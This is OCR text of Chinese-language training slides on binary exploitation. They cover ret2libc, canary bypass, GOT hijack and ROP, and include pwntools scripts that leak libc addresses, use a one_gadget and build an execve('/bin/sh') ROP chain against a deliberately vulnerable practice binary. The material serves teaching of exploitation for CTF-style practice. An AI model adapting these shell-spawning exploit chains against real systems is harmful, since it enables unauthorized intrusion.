
```python
puts_leak = int(r.recvline().split(' ')[3], 16)
rbp = int(r.recvline().split(' ')[3], 16) - 0x2000

libc_base = puts_leak - 0x80e50

one_gadget = libc_base + 0xebd43

print(hex(puts_leak))
print(hex(rbp))

r.recvline()
raw_input()
r.sendline('a'*32 + p64(rbp) +p64(one_gadget))
```

rbp-0x50 須為 null

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

ret2libc 說明




```
puts_leak = int(r.recvline().split(' ')[3], 16)
rbp = int(r.recvline().split(' ')[3], 16) - 0x2000

libc_base = puts_leak - 0x80e50

one_gadget = libc_base + 0xebd43

print(hex(puts_leak))
print(hex(rbp))

r.recvline()
raw_input()
r.sendline('a'*32 + p64(rbp) +p64(one_gadget))
```

計算 base 和 gadget

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc

ret2libc 說明



```
puts_leak = int(r.recvline().split(' ')[3], 16)
rbp = int(r.recvline().split(' ')[3], 16) - 0x2000

libc_base = puts_leak - 0x80e50

one_gadget = libc_base + 0xebd43

print(hex(puts_leak))
print(hex(rbp))
```

```
r.recvline()
raw_input()
r.sendline('a'*32 + p64(rbp) +p64(one_gadget))
```

offset + rbp + gadget

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ret2text/sc/libc


Bypass Canary

- leak canary
- brute force

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ret2text/sc/libc

GOT hijack



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</>

ROP

03

}/>[

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ ROP

ROP (Return Oriented Programming)

串接 gadget 達到想完成的功能

</ ROP

gadget

ret 結尾的程式片段

1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ROP

ROPgadget

可以用來找 gadget

```
$ ROPgadget --binary <binary> | grep <patten>
```

</ ROP

ROP – execve("/bin/sh")

Gadget 1

```
pop rdi
ret
```

Gadget 2


```
pop rsi
ret
```

Gadget 3

```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)

Gadget 1

```
pop rdi
ret
```

Gadget 2

```
pop rsi
ret
```


Gadget 3

```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```

$rdi → “/bin/sh”



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)


Gadget 1
```
pop rdi
ret
```

Gadget 2
```
pop rsi
ret
```

Gadget 3
```
pop rdx
pop rax
ret
```

Gadget 4
```
syscall
```

$rdi → “/bin/sh”



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 1 0 1 1 0 1 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)

Gadget 1

```
pop rdi
ret
```

Gadget 2

```
pop rsi
ret
```


Gadget 3

```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```


$rdi → “/bin/sh”
$rsi → 0



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)



Gadget 1
```
pop rdi
ret
```

Gadget 2
```
pop rsi
ret
```

Gadget 3
```
pop rdx
pop rax
ret
```

Gadget 4
```
syscall
```

$rdi → “/bin/sh”
$rsi → 0

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)


Gadget 1
```
pop rdi
ret
```

Gadget 2
```
pop rsi
ret
```

Gadget 3
```
pop rdx
pop rax
ret
```

Gadget 4
```
syscall
```

$rdi → “/bin/sh”
$rsi → 0
$rdx → 0



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)


Gadget 1
```
pop rdi
ret
```

Gadget 2
```
pop rsi
ret
```

Gadget 3
```
pop rdx
pop rax
ret
```

Gadget 4
```
syscall
```

$rdi → “/bin/sh”
$rsi → 0
$rdx → 0
$rax → 59



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve("/bin/sh")

Gadget 1

```
pop rdi
ret
```

Gadget 2

```
pop rsi
ret
```


Gadget 3

```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```

$rdi → "/bin/sh"
$rsi → 0
$rdx → 0
$rax → 59



1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP – execve(“/bin/sh”)

Gadget 1

```
pop rdi
ret
```

Gadget 2

```
pop rsi
ret
```


Gadget 3

```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```

$rdi → “/bin/sh”
$rsi → 0
$rdx → 0
$rax → 59



1 0 1 1   0 1 1   0 1   1 0 1 1 0 0 1   1 0   1 1 0 1 1   0 1 1   0 1   1 1 0 1 1 0   1 1 0 1 1 1   1 1 0 1

</ ROP

ROP – execve("/bin/sh")

Gadget 1

```
pop rdi
ret
```

Gadget 2

```
pop rsi
ret
```

Gadget 3


```
pop rdx
pop rax
ret
```

Gadget 4

```
syscall
```

$rdi → "/bin/sh"
$rsi → 0
$rdx → 0
$rax → 59

execve("/bin/sh")




1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP 範例

Note:
No Canary
No PIE
-static




```c
int main()
{
    char buf[8];
    puts("Leave some message:");
    read(0, message, 16);

    puts("Show me rop!");

    read(0, buf, 100);

    return 0;
}
```

1011 011 01 1011001 10 11011 011 01 110110 110111 1101

</ROP

ROP 解法




```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
rop_chain = pop_rdi + bin_sh + pop_rsi + p64(0) + pop_rax_rdx_rbx + p64(59) + p64(0) + p64(0xdeadbeef) + syscall

raw_input()
r.sendline('a'*16 + rop_chain)
r.interactive()
```

寫入 /bin/sh 之後要做為參數

1 0 1 1 0 1 1 0 1 1 0 1 1 0 0 1 1 0 1 1 0 1 1 0 1 1 0 1 1 1 0 1 1 0 1 1 0 1 1 1 1 1 0 1

</ ROP

ROP 解法




```
r = process("./rop")

r.recvuntil(":\n")
r.sendline('/bin/sh\x00')
r.recvuntil("!\n")

pop_rdi = p64(0x401e7f)
pop_rsi = p64(0x409eee)
pop_rax_rdx_rbx = p64(0x47eeea)
bin_sh = p64(0x4c72f0)
syscall = p64(0x46bad4)
